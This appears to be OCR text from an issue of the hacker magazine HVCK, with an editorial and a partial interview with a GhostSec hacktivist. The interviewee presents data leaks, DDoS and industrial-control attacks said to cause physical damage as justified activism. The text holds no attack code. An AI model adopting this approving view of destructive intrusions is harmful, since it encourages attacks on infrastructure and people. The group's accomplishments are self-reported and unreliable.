HACK

Blackhat:Blackheart • There's two sides to every coin

FOUR:TWOZEROTWOTWO

GhostSec

Hacktavism 101

Villain

the king is dead
long live the king

Wreaking Havoc

the 5pider's web

Rapid Reverse


Linux shellcode in 10 minutes


Police
Police

Privacy Matters

SMARTCYBER
solutions

IT REALLY GREAT TO BE IMMERSED IN THE MAGAZINE AGAIN?I IT HAS BECOME MY EXCUSE TO CHASE RABBITS DOWN THEIR HOLES, TO EXPLORE TOPICS THAT INTEREST ME JUST BECAUSE AND KEEP MY UNQUENCHABLE THIRST FOR KNOWLEDGE AMUSED ENOUGH AS TO NOT BE SEDUCED BY MISCHIEF. THIS MONTH IS CLOSE TO MY HEART. THE ATTACK, OFFENSIVE SECURITY, THE ADVERSARY. BLACKHAT OR BLACKHEART. IT'S THE SAME CODE, THE ONLY DIFFERENCE IS THE INTENT.



Alleyway Adventures Ep.2 feat. **Lil Red**

My Friends

It feels like an age since I have have stood upon my editorial soap box and preached sermons from the book of curiosity. I felt I should apologise for the delays and false starts over the last few months with this issue and the womens issue. The effort and time involved in putting a whole magazine together solo is, well, quite substantial. While I love it, like I do my other creative outputs, it will always take second place to my family and anyone unlucky enough to call me friend.

The hairy wonders down under thunder was required elsewhere for a spell but I'm back now and ready to roll. The all womens issue should be out in the next week or so leaving plenty of time for the monster that will be Issue 1 : 2023...

Sports fans..... HVCK is going RF and we are going all out. If plucking packers from the ether, plucking keys from readers, or relaying signals from beepers is your jam... Reach out. We want to hear from you.. Share your project, your passion or your pain with us.. Consider this an open call for submissions...

reach out to us at hvck_mag@proton.me, we'd love to hear from you.

This issue sees the launch of the HVCK github repo. This is due in part to the stellar contribution from our new tech columnist **Zhassulan Zhussupov.** This months tutorials include finished project samples for you to examine. Also any resources, tools or tomfoolery mentioned in HVCK can now be conveniently sourced from one spot..

This is more for me than you dear reader.. What's next... Oh yeah.. Hacktavism... I was lucky enough to score some time with the GhostSec team. Big thank you to User and Seb for making the time for me after all the rescheduling..

World class hackers and gentlemen it seems..

Enjoy the issue my friends.. I hope you learn some thing, have a giggle or are inspired to start your own magazine cause if this idiot can do it anyone can.... Much love from the Hairy Wonder..

SSBjb3VsZG4ndCBkbyBhbnkgb2YgdGhpcyB3aXRob3V0IHlvdSBteSBsb3-ZlLiBJIGNhbiBvbmx5IGltYWdpbmUgeW91IGZydXN0cmF0aW9uLCB0cnlpbmcgdG8gZ2V0IHRocm91Z2ggdG8gbWUgd2hlbiBJbSBpbiB0aGUgem9uZS4gIFlvdSBhcmUgbXkgbXVzZSwgbXkgd2lmZSwgbXkgYmVzdCBmcmllbmQuICBJIG1heSBiZSB0aGUgcGVuIGJ1dCB5b3UgYXJlIHRoZSBwYXJjaG1lbnQuIEl0IHRha2VzIGJvdGggdG8gY3JlYXRlIGdyZWF0IHBvZXRyeS4gIEkgbG92ZSB5b3Ugbm93IGFuZCBmb3JldmVyLiBZb3VyIG51bWJlciBvbmUgZmFuLi4g

AH

CK


ghostsec

Penned by

D8RH8R

I've not long been anointed into the sacred order of cyber. I love it. It kind of has a whole Jedi thing going on. Actually, now I think about it, there are even more similarities. Both started from s single group of gifted believers who eventually splintered into two groups, one seeking power and wealth at the expense of others while their brethren were more concerned with improving the lives of those around them

Like every white hat worth his salt, the Jedi knows all about the dark side of the force. He knows its all basically the same thing, the only difference is intent. Everyone who has taken the time to decode this would definitely have the skills to cause some serious chaos should you choose. You don't though. This issue explores the differences and similarities between those who have chosen different paths on their

cyber journey. Blackhat or blackheart? Either way, we should thank them, those people we now call adversaries. Without them there is no us. It's also true that one man's adversary is another mans ally.

Hacktivists skate that line between enemy and ally, anti-heroes of the internet. While its true groups like Anonymous aren't in the news as much as they once where, continuing global iinstability is fueling a resurgence in morally motivated cyber attacks. From a distance, there is a romance to it. Digital Robin Hoods, guided by an unwavering moral compass, dishing out their own brand of justice to the evil-doers of the world. The reallity is though, opportunistic attacks, fueled by ego not empathy seem to be what fills my feeds these days. There are some though who, if there press is to be believed, are still fighting the good fight.

As wiith all these groups, controversy and rumour battle truth for bandwidth, GhostSec, founded in 2014 are no different. The group has faced its share of historical infighting but unlike others has weathered the storm. On the groups page, previous accomplishments are listed:

OPCHILDSAFETY 2018–2019
GhostSec took down 1000 child sex offenders and even exposed 'boychat' which is a paedophile dark web server with over 82,000 users and 7000 different web addresses inside.

OPKKK 2020

GhostSec originally posted this operation on twitter supporting everyone involved they also allegedly backdoored a KKK chatroom, on their twitter account they posted the KKK Main Bitcoin wallet which has over $600 million dollars in their BTC wallet.

OpPeta 2020
A few anonymous members started with #OpPETA movement by making a video then GhostSec decided to recruit and assist them by leaking PETA's mail servers, and targeting the MedicalLab's servers that is originated from Taiwan where they held animal testing. The medical company kept records of receipts but was deleted soon after GhostSec posted a twitter message by claiming that they found it. However, it was too late and all that is left where the emails that were associated with PETA's emails in the servers as evidence. Also a full youtube video for OpPeta by GhostSec.

OpLebanon 2020
OpLebanon from GhostSec also started with a video and shortly right after. The hacker group posted all the government sensitive data such as, emails with login details that belongs to the Lebanese government, after a sudden explosion that happened in Beirut. GhostSec went quiet for a while until they suddenly returned by exposing a hacker group which are responsible for helping the Hezbollah and Iran Regime.

They also found the groups main command and control panel for hacking innocents of people human rights activists and journalists, and they were able to clear the data of what's left of it so the citizens continue the protest. After they compromised the Lebanese targets from the group that goes by The Ansar Group. They are responsible for exploiting hospitals, hotels, airports, etc. They were state Sponsored by Hezbollah and Iran's current political regime to silence critics for speaking the truth about the regime's draconian policies. GhostSec wiped their panel/server securing all infected targets, an intervention that was featured in an article on GhostSec's work during OpLebanon.

Daniel's Chat Goes down
On March 10th 2020, hackers targeted one of the most prominent anonymous website hosting providers on the darknet, Daniel Winzen, subsequently knocking over 7,500 hidden services across Tor offline, including multiple paedophile platforms. DarkOwl analysts, who directly monitor the darknet, observed this event occur via DarkOwl's Vision platform and have spent recent days reviewing what unfolded to quantify the impact to the darknet.

A conversation with Sebastian Dante Alexander

We all know the history, the splits, the controversy, but what I want to know about is the first time you touched a computer.. Tell me about that..


I was quite young. I remember being fascinated by computers but technology at that time was more chatting lan parties.

Do you remember the first hack you did? What was it and what about it made you want to know more about the digital dark arts…

It started with small scale hacks and gradually expanded into hacking in protest against police brutality around the world. There was a point at which I remember engaging in hospital-based hacks with Gh0st3301 and then reported the vulnerabilities we discovered to the hospitals so they could strengthen their cybersecurity defenses. Those were some of our earliest attacks and they offered an insights into how much I can do to benefit others with the knowledge and skills I possessed rather than focusing only on personal gain.

Was there a polarising incident or event that turned a hacker into a hacktavist?

For me personally, no. I always believed in standing up for yourself and fighting for what you believe to be morally/ethically aligned with truth and justice. I could continue to articulate my ideologies and beliefs sbut essentially I was enjoying the art of hacking and eventually realized I could apply (cont'd) this art in a way that was congruent with my ideological framework. From there, history was made. My vision of social justice has continued to expand and I have faith in a new era and generation



Recent Headlines

Hacktivist Group GhostSec Compromises 55 PLCs Across Israel
Sep 12, 2022 - Ravie Lakshmanan
A hacktivist collective called GhostSec has claimed credit for compromising as many as 55 Berghof programmable logic controllers (PLCs) used by Israeli organizations as part of a “Free Palestine” campaign.

Giant explosion at Russian power station causes blackout near uranium mine
ByRyan FaheyWorld News Reporter
It comes after a huge explosion rocked an oil refinery in Russia’s Rostov region, which borders Ukraine, some four miles inside Russia from the pro-Putin puppet state Luhansk People’s Republic

“we have shifted towards much bigger scaled attacks”

of hackers. They seem promising and with more resources available now I have lots of hope for the future of hacking and the coming era of hackers.

****Some of GhostSec’s recent endeavours could be consider more like cyber warfare. Mercenaries fight for money.. What is it you and ghostsec fight for these days?****

A. Same as it has always been; sure our hacks and skills have become much more sophisticated with more then just data leaks and DDoS. We have shifted towards much larger scaled operations, some of which have led to physical damage, for example, our train hack against russia, or any of industrial control systems hacks.

****I noticed recently that you’ve had some more senior members call it a day and some reliviteky new blood making waves… what does life look like after hacking for you and who will fill you shoes when your gone..?****

A. Really good question and well life doesn’t look much different we will be around somewhere still keeping our eyes maybe through another job or something but the art of hacking isnt something someone just easily quits and in terms of GhostSec when the day comes that we do retire the ones who will fill our shoes are the ones I mentioned earlier, the next era of hackers will take over and I do believe that with all the resources available and all the new comers there will definetely be those that will come and be even better then us and that is what we hope for as one of our final goals is to have inspired and helped in building this new era and generation of hackers!

****In fighting seems to be an inescapable evil in hacker culture.. why do you think that is?****

A. It isnt just hacker culture you will find it in many different fields and can even happen in your daily lives but infighting is almost always due to Jealousy, ego, Agencies or “enemies” in general causing infighting (via rumors, getting someone to snitch, or other methods) and leading to them

dividing the group is also a common case, or even some simple misunderstanding and small scale issues that people tend to make a bigger deal instead of wanting to be open minded and understanding, there can be many reasons and it is not always clear though the ones previously mentioned if you do ur best to combat them you can avoid infighting.

**So enough touchy Feely.. let's talk tech… Tell me about the ghost pack script for kali…
My favourite ghost userwqre was involved in that one.. was it a team effort or an initiative to low the bar to entry into the hacking world?**

A. It was a team effort and made to get more people to get into hacking as a whole and also for more advanced users who want to learn more perhaps with some methodology and examples we have our SCPA and NBP projects setup making hacking much more accessible and hopefully leading many to getting into hacking or improving.

I've seen quite a few people flying the ghostsec flag of late, are your exploits rallying the troops?

A. I have noticed that as well actually and well yeah I dont see the wrong in it instead of seeing them as copycats and giving them this negative term, they are people inspired by our work and also wanna bring some change and I notice lots of them genuinely love the art of hacking and have a passion for it and I am always happy to see our influence and inspiration to others and once again brings me back to the point of having faith in the new comers and this new era of hackers that will be coming.

What are the three best things about what you and ghostsec do?

